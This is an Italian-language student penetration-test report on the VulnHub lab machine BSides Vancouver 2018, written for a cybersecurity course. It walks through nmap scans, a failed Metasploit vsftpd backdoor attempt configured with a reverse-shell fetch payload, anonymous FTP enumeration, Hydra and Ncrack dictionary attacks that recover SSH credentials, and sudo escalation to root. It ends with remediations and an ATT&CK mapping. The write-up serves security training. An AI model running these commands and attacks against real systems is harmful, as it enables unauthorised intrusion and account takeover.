VA/PT - BSides Vancouver 2018 Workshop

Campo	Dettaglio
Nome	Donato
Cognome	Squicciarino
Corso	Cybersecurity Part Time - Epicode
Esercizio	Esercizio di fine modulo W16D4

Report Epicode W16D4

Obiettivo dell'esercizio: eseguire un Vulnerability Assessment / Penetration Test completo sulla macchina vulnerabile **BSides Vancouver 2018 Workshop** (VulnHub), lavorando individualmente, e documentare ogni fase con screenshot.

Esito: accesso completo come utente di sistema privilegiato (root) ottenuto tramite una catena di attacco classica: enumerazione anonima su FTP → individuazione di un elenco di username → attacco a dizionario riuscito contro il servizio SSH con lo strumento Ncrack, che ha restituito la credenziale valida `anne` / `princess` → l'utente `anne` risultava appartenere al gruppo `sudo` con permessi illimitati (`ALL : ALL ALL`), permettendo l'escalation diretta a root con `sudo su -`.

Vulnerabilita Riscontrate

#	Vulnerabilità	Servizio	Gravità (CVSS indicativo)	Stato
1	Accesso FTP anonimo abilitato, con file sensibile (`users.txt.bk`) esposto nella cartella pubblica	FTP (21)	Media (5.3)	Confermata e sfruttata

#	Vulnerabilità	Servizio	Gravità (CVSS indicativo)	Stato
2	vsftpd 2.3.5 (banner) — la backdoor nota (CVE-2011-2523) riguarda però nello specifico la build 2.3.4; verificata comunque per escludere un banner alterato	FTP (21)	Critica (se sfruttabile)	Identificata, non sfruttabile: il banner 2.3.5 non corrisponde alla build 2.3.4 interessata dal CVE, e il servizio è comunque configurato per il solo accesso anonimo
3	Credenziali SSH deboli / prevedibili (`anne` / `princess`)	SSH (22)	Alta (8.1)	Confermata e sfruttata
4	Configurazione `sudo` eccessivamente permissiva (`ALL : ALL ALL`) per utente non amministrativo	Sistema operativo	Critica (9.8)	Confermata e sfruttata — porta da accesso utente a root diretto
5	Vettore web: installazione WordPress 4.5 esposta, non indicizzata ma raggiungibile (rivelata da robots.txt)	HTTP (80)	Alta (potenziale)	Identificata, non verificata — vettore non perseguito per priorità (si veda la motivazione prima della Fase 5)

Nota metodologica: i punteggi CVSS indicativi sono stime qualitative basate sullo standard CVSS v3.1 (vettore di attacco, complessità, privilegi richiesti e impatto su riservatezza/integrità/disponibilità), non calcoli ufficiali NVD, e servono a dare priorità relativa agli interventi di remediation.

Scope e Ambiente

Elemento	Dettaglio
Macchina attaccante	Kali Linux (VirtualBox)

Elemento	Dettaglio
Macchina bersaglio	BSides Vancouver 2018 Workshop (VulnHub), Ubuntu 12.04.4 LTS, kernel 3.11.0-15-generic i686, hostname `bsides2018`
IP bersaglio	192.168.50.153 (rete interna `kali-net` instradata da pfSense)
Virtualizzatore	Oracle VirtualBox

Strumenti usati: Nmap, client FTP, Hydra, Ncrack, client SSH.

Metodologia: approccio black-box in 4 fasi — ricognizione (host discovery e port scan), enumerazione dei servizi (FTP, HTTP/WordPress), exploitation tramite attacco a dizionario sulle credenziali, privilege escalation sfruttando una configurazione `sudo` permissiva.

Fase 1 - Host Discovery

Prima di qualsiasi scansione verso il bersaglio, verifichiamo su quale rete si trova la Kali:

```
ip a
```

Risultato: la Kali è collegata tramite l'interfaccia `eth0` alla rete interna `kali-net` con indirizzo `192.168.50.100/24`, instradata da pfSense. Questa è l'interfaccia che verrà utilizzata per tutte le scansioni e gli attacchi successivi.

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:8a:35:d2 brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::9cd3:b605:eddb:a01b/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: eth1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 08:00:27:20:40:95 brd ff:ff:ff:ff:ff:ff
```

Prima di poter attaccare la macchina bersaglio, è stato necessario individuarne l'indirizzo IP sulla rete virtuale.

Comando usato:

```
nmap -sn 192.168.50.0/24
```

Perché: `-sn` esegue un semplice "ping sweep" su tutta la subnet, elencando quali host rispondono senza ancora testarne le porte. Serve a scoprire un bersaglio quando se ne conosce solo la rete e non l'IP esatto.

Risultato: individuati 4 host attivi. Il bersaglio è stato identificato confrontando il MAC address (`08:00:27:7B:78:53`, prefisso Oracle VirtualBox) con quello mostrato nelle impostazioni di rete della VM in VirtualBox, distinguendolo così dal gateway e dalla propria macchina Kali: **IP bersaglio = 192.168.50.153**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.50.0/24
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-31 05:17 -0400
Nmap scan report for 192.168.50.1
Host is up (0.0068s latency).
MAC Address: 08:00:27:2F:27:15 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.153
Host is up (0.0021s latency).
MAC Address: 08:00:27:7B:78:53 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.50.100
Host is up.
Nmap scan report for 192.168.50.151
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.57 seconds
```

Topologia di rete: fin dall'inizio dell'esercizio, Kali e la macchina bersaglio sono state collegate alla stessa **Rete interna (Internal Network) denominata `kali-net`**, con una VM **pfSense** a fungere da router/gateway tra i due host e da uscita NAT verso Internet quando necessario . Questa configurazione ha garantito sia la piena visibilità reciproca tra attaccante e bersaglio sia, quando richiesto, l'accesso a Internet, senza dover esporre la rete di laboratorio direttamente all'esterno.

Fase 2 - Scansione Porte e Servizi

Comando usato:

```
nmap -sV -p- 192.168.50.153
```

Perché: `-p-` forza la scansione di tutte le 65535 porte TCP (invece delle ~1000 più comuni), così da non perdere servizi su porte non standard; `-sV` esegue il service/version detection, interrogando ogni porta aperta per identificare il servizio e la sua versione esatta tramite banner grabbing.

Risultato — 3 porte aperte:

Tutte le versioni individuate sono datate (software del 2011-2012), un primo indicatore della presenza di vulnerabilità note.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.50.153
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-31 07:59 -0400
Nmap scan report for 192.168.50.153
Host is up (0.00082s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:7B:78:53 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/sub
mit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.89 seconds
```

Porta	Servizio	Versione
21/tcp	FTP	vsftpd 2.3.5
22/tcp	SSH	OpenSSH 5.9p1 Debian 5ubuntu1.10
80/tcp	HTTP	Apache httpd 2.2.22 (Ubuntu)

Fase 3 - Vulnerability Scan Automatico

Comando usato:

```
nmap --script vuln 192.168.50.153
```

Perché: la categoria `vuln` del Nmap Scripting Engine (NSE) esegue in automatico decine di controlli per vulnerabilità note (CVE, misconfigurazioni comuni) sui servizi rilevati, fornendo un primo check sistematico prima dell'analisi manuale.

Risultato: nessuna vulnerabilità critica è stata segnalata direttamente dagli script NSE della categoria `vuln`. è stato però rilevato un elemento degno di nota: la presenza di un file `/robots.txt` sul server web, individuato dallo script `http-enum`. Si tratta di un potenziale punto di ingresso aggiuntivo (vettore web), valutato ma non approfondito a favore del vettore scelto per proseguire l'attacco, come motivato nella sezione "Scelta del vettore" più avanti.

```
┌──(kali㉿kali)-[~]
└─$ nmap --script vuln 192.168.50.153
Starting Nmap 7.991 ( https://nmap.org ) at 2026-10-31 05:20 -0400
Nmap scan report for 192.168.50.153
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /robots.txt: Robots file
MAC Address: 08:00:27:7B:78:53 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 29.91 seconds
```

Tentativo di exploitation diretta: backdoor vsftpd 2.3.4 (fallito)

La versione del servizio FTP individuata da nmap è vsftpd 2.3.5. La build storicamente compromessa con la backdoor nel codice sorgente (CVE-2011-2523) è però la 2.3.4: inviando come username una stringa contenente la sequenza `:)`, il server avvia una shell con privilegi root in ascolto sulla porta 6200. Nonostante il disallineamento tra la versione rilevata e quella nota per la backdoor, si è comunque tentato lo sfruttamento diretto con Metasploit — prassi comune in fase di VA/PT, poiché i banner di versione possono essere alterati o non aggiornati — prima di procedere con l'enumerazione manuale.

Comando usato:

```
- msfconsole
- search vsftpd
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOSTS 192.168.50.153
- set LHOSTS 192.168.50.100
- run
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

 ________________________________________
/ it looks like you're trying to run a \
\ module                                 /
 ----------------------------------------
  \
   \
      __
     /  \
     |  |
     @  @
     |  |
     || |/
     || ||
     |\_/|
     \___/


       =[ metasploit v6.5.5-dev                                   ]
+ -- --=[ 2,684 exploits - 1,352 auxiliary - 2,604 payloads     ]
+ -- --=[ 436 post - 57 encoders - 14 nops - 12 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > 
```

```
msf > search vsftpd

Matching Modules
================

   #  Full Name                              Disclosure Date  Rank       Check  Name
   -  ---------                              ---------------  ----       -----  ----
   0  auxiliary/dos/ftp/vsftpd_232           2011-02-03       normal     Yes    VSFTPD 2.3.2 and Earlier STAT
Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03       excellent  Yes    VSFTPD 2.3.4 Backdoor Command
Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoo
r

msf > use 1
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.50.153   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasp
                                      loit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   EXTENSIONS                       no        Comma-separate list of extensions to load
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, GET, TFTP, TNF
                                              TP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymo
                                              us handles, requires Linux ≥3.17 (for Python variant also Pyt
                                              hon ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, p
                                              ython3.8+, shell-search, shell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST           192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port



   When FETCH_COMMAND is one of CURL,GET,WGET:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   FETCH_PIPE  false            yes       Host both the binary payload and the command so it can be piped d
                                          irectly to the shell.
```

Perché: il modulo esegue un controllo automatico (`AutoCheck`) prima di tentare l'exploit; `set ForceExploit true` forza il tentativo anche quando quel controllo segnala l'host come non vulnerabile, perché questo specifico modulo è noto per dare falsi negativi.

Risultato: l'exploit è fallito sia al primo tentativo sia forzandolo con `ForceExploit`. Il messaggio restituito da Metasploit — *"This server is configured for anonymous only and the backdoor code cannot be reached"* — indica che il server vsftpd è configurato per il solo accesso anonimo, condizione in cui il codice della backdoor non risulta raggiungibile.

A questo si aggiunge un secondo elemento: il banner rilevato da nmap riporta la versione 2.3.5, mentre la build realmente compromessa dal CVE-2011-2523 è la 2.3.4 — un disallineamento che, da solo, giustificherebbe già il fallimento dell'exploit. La vulnerabilità risulta quindi **identificata ma non sfruttabile** in questa configurazione, per la combinazione di entrambi i fattori.



Fase 4 - Enumerazione FTP


Comando usato:

```
ftp 192.168.50.153
```

(username `anonymous`, password vuota)

Perché: il login anonimo è il primo test standard su un servizio FTP, perché molti server mal configurati lo consentono, dando accesso ai file senza alcuna credenziale reale.

Risultato: login anonimo riuscito. Esplorando la cartella `public/` è stato trovato il file `users.txt.bk`, scaricato con `get users.txt.bk` e letto da shell Linux con `cat users.txt.bk`.



Contenuto del file — 5 username:



Questa lista è stata determinante nelle fasi successive, sia per l'attacco a dizionario su WordPress sia per quello su SSH.

Scelta del vettore: perché brute-force e non il vettore web

A questo punto del test erano teoricamente disponibili due strade: proseguire sul vettore web (l'installazione WordPress individuata tramite `robots.txt`, con un *Unauthorized Password Reset* noto per versioni core < 4.7.4) oppure tentare un attacco a dizionario sulle credenziali dei servizi già enumerati (FTP/SSH), sfruttando la lista di username recuperata da `users.txt.bk`. È stata scelta la seconda opzione, per motivazioni tecniche precise piuttosto che per comodità:

- **Affidabilità dell'evidenza**: il file `users.txt.bk` è un artefatto concreto, recuperato direttamente dal bersaglio, mentre l'ipotesi di sfruttamento web restava speculativa finché non verificata.
- **Dipendenza da precondizioni esterne**: l'exploit di password reset su WordPress richiede che il server abbia un servizio di invio email funzionante e raggiungibile, condizione non garantita (e difficile da verificare a priori) in un ambiente di laboratorio isolato; un suo fallimento avrebbe comportato tempo investito senza possibilità di conferma, né in caso di successo né di insuccesso.
- **Superficie d'attacco già nota e diretta**: SSH e FTP erano servizi già enumerati con versione e configurazione note, e l'elenco utenti disponibile rendeva un attacco a dizionario mirato (non alla cieca) e ragionevolmente rapido da eseguire e valutare.
- **Rumore e invasività**: un attacco a dizionario su un numero ristretto di credenziali note (5 utenti) genera un volume di richieste contenuto e un rischio operativo inferiore rispetto a una catena di exploitation web con esito incerto.


In un penetration test reale questa valutazione andrebbe documentata esplicitamente nel piano di test: a parità di impatto potenziale, si privilegia il vettore con la maggiore probabilità di successo verificabile nei tempi assegnati. Il vettore web resta comunque documentato come **identificato ma non verificato** (si veda la tabella delle vulnerabilità riscontrate) e andrebbe approfondito in un secondo momento o con maggiore disponibilità di tempo.

Fase 5 - Brute-force delle Credenziali

Tentativo su SSH — Hydra (fallito per limite del protocollo)

```
hydra -L users.txt.bk -P /usr/share/wordlists/fasttrack.txt
ssh://192.168.50.153
```

Risultato: Hydra ha restituito l'errore `does not support password authentication (method reply 4)`, indicando che il server SSH sembrava rifiutare l'autenticazione a password a livello di negoziazione del protocollo.



Perché Hydra ha fallito: durante la fase di handshake SSH, Hydra interroga il server sui metodi di autenticazione supportati. Quando il server risponde segnalando che l'autenticazione a password non è nell'elenco dei metodi offerti (`method reply 4`), Hydra interrompe l'attacco **prima ancora di provare una sola password**, trattando quella risposta come un rifiuto definitivo e categorico del protocollo. Il risultato è un falso negativo: zero tentativi su 1572 combinazioni previste, non perché le credenziali fossero errate, ma perché Hydra ha interpretato il messaggio del server come un blocco invalicabile e si è fermato per precauzione.

Tentativo su SSH — Ncrack (riuscito)

```
ncrack -v -T5 -g cl=10,CL=100,at=4 -U users.txt.bk -P
/usr/share/wordlists/rockyou.txt 192.168.50.153:22 -f
```

Perché i parametri:

- `-v` → output verboso
- `-T5` → livello di timing più aggressivo/veloce (Ncrack va da T0 a T5)
- `-g cl=10,CL=100,at=4` → tuning delle connessioni parallele: `cl` connessioni iniziali, `CL` limite massimo, `at` tentativi di autenticazione per connessione
- `-f` → si ferma al primo risultato valido trovato

Risultato: credenziale valida trovata in 31 secondi — **`anne` / `princess`**. A differenza di Hydra, Ncrack non si è fermato davanti al segnale di rifiuto iniziale del server e ha comunque portato a termine il tentativo con successo: un'evidenza utile da annotare,

poiché strumenti diversi possono comportarsi diversamente davanti alla stessa configurazione del servizio, e un singolo esito negativo non è definitivo.

```
┌──(kali㉿kali)-[~]
└─$ ncrack -v -T5 -g cl=10,CL=100,at=4 -U users.txt.bk -P /usr/share/wordlists/rockyou.txt 192.168.50.153:22 -f

Starting Ncrack 0.7 ( http://ncrack.org ) at 2026-10-31 07:26 EDT

Discovered credentials on ssh://192.168.50.153:22 'anne' 'princess'
ssh://192.168.50.153:22 finished.

Discovered credentials for ssh on 192.168.50.153 22/tcp:
192.168.50.153 22/tcp ssh: 'anne' 'princess'

Ncrack done: 1 service scanned in 31.16 seconds.
Probes sent: 150 | timed-out: 0 | prematurely-closed: 139

Ncrack finished.
```

Perché Ncrack è riuscito dove Hydra ha fallito: a parità di bersaglio, i due tool hanno gestito in modo diverso la stessa risposta ambigua del server SSH in fase di negoziazione dei metodi di autenticazione:

- **Hydra** considera quella risposta un segnale affidabile e vincolante, e abbandona l'attacco in via precauzionale senza mai tentare una password — comportamento pensato per evitare di generare traffico inutile contro un servizio dichiarato non vulnerabile a quel tipo di attacco.
- **Ncrack**, pensato per essere più aggressivo e meno conservativo (specialmente con i parametri di timing `-T5` usati qui), ignora quell'indicazione e tenta comunque l'autenticazione a password reale contro il servizio, scoprendo che il server la accetta davvero.

In altre parole, il server SSH **dichiarava** (in modo fuorviante o configurato in modo anomalo) di non supportare l'autenticazione a password, ma **di fatto la accettava**: un disallineamento tra quanto annunciato in fase di negoziazione del protocollo e il comportamento reale del servizio. Questo spiega perché un singolo esito negativo da parte di un tool non va mai considerato conclusivo, ed è buona prassi in un penetration test confermare un fallimento con uno strumento alternativo prima di scartare un vettore d'attacco.

Fase 6 - Accesso SSH e Privilege Escalation

Connessione:

```
ssh anne@192.168.50.153
```

password: `princess`

Risultato: accesso ottenuto. Sistema confermato: Ubuntu 12.04.4 LTS, kernel 3.11.0-15-generic.

Verifica identità e privilegi:

```
id
```

Output: `uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)` — l'utente `anne` appartiene al gruppo **`sudo`**, condizione che permette potenzialmente l'esecuzione di comandi come root.

```
sudo -l
```


Perché: elenca esattamente quali comandi l'utente corrente può eseguire con `sudo`.
Risultato: `User anne may run the following commands on this host: (ALL : ALL) ALL` — nessuna restrizione: `anne` può eseguire **qualsiasi comando come qualsiasi utente**, incluso root.

Escalation a root:

```
sudo su -
```

(reinserendo la password `princess`)

Risultato: shell root ottenuta, confermata da `id` → `uid=0(root)`. Obiettivo del penetration test raggiunto: controllo completo del sistema.



Remediation Consigliate

Vulnerabilità	Remediation consigliata
Accesso FTP anonimo	Disabilitare il login anonimo (`anonymous_enable=NO` in `vsftpd.conf`); non esporre mai file con elenchi di utenti o credenziali in cartelle accessibili senza autenticazione
vsftpd — verificare la versione reale del servizio (il CVE-2011-2523 riguarda nello specifico la build 2.3.4)	Aggiornare vsftpd all'ultima versione stabile; verificare l'integrità dei binari scaricati da fonti non ufficiali
Credenziali SSH deboli	Imporre una policy di password complesse o, meglio, disabilitare l'autenticazione a password a favore delle sole chiavi SSH; implementare rate-limiting / fail2ban contro i tentativi ripetuti

Vulnerabilità	Remediation consigliata
Configurazione sudo permissiva	Applicare il principio del privilegio minimo: concedere a ogni utente solo i comandi sudo strettamente necessari, mai `ALL : ALL ALL` per utenti non amministrativi; rivedere periodicamente `/etc/sudoers`

Mappatura MITRE ATT&CK

Per inquadrare la catena di attacco in un framework standard di settore:

Fase	Tecnica MITRE ATT&CK	ID
Ricognizione	Active Scanning: Scanning IP Blocks	T1595.001
Ricognizione	Gather Victim Host Information	T1592
Accesso iniziale / Raccolta credenziali	Valid Accounts	T1078
Accesso iniziale	Exploit Public-Facing Application (tentato, non riuscito)	T1190
Accesso alle credenziali	Brute Force: Password Cracking	T1110.002
Escalation dei privilegi	Abuse Elevation Control Mechanism: Sudo and Sudo Caching	T1548.003
Scoperta	System Owner/User Discovery	T1033

Conclusioni

L'esercizio ha dimostrato una catena di attacco realistica e completa: una singola debolezza di basso impatto (accesso FTP anonimo) ha fornito l'indizio iniziale (lista utenti) che, combinato con credenziali SSH deboli, ha portato a un accesso iniziale al sistema. La vera vulnerabilità critica, tuttavia, non è stata tecnica ma di configurazione: un privilegio `sudo` illimitato assegnato a un utente non amministrativo ha trasformato un accesso utente qualsiasi in un controllo completo (root) della macchina, senza bisogno di alcun exploit del kernel o del sistema operativo.

Questo conferma un principio chiave della sicurezza difensiva: la superficie di attacco non è fatta solo di CVE nei software, ma anche — spesso soprattutto — di errori di configurazione (permessi eccessivi, servizi esposti per sbaglio, credenziali deboli) che sono più semplici da correggere ma altrettanto pericolosi se trascurati.

In ottica di difesa in profondità (defense in depth), nessuna singola remediation elencata sopra sarebbe stata da sola sufficiente a fermare l'attacco: la combinazione di più livelli di controllo indipendenti (hardening dei servizi, policy sulle credenziali, principio del privilegio minimo) avrebbe interrotto la catena in almeno tre punti distinti, rendendo l'intrusione significativamente più difficile anche in presenza di un singolo errore di configurazione.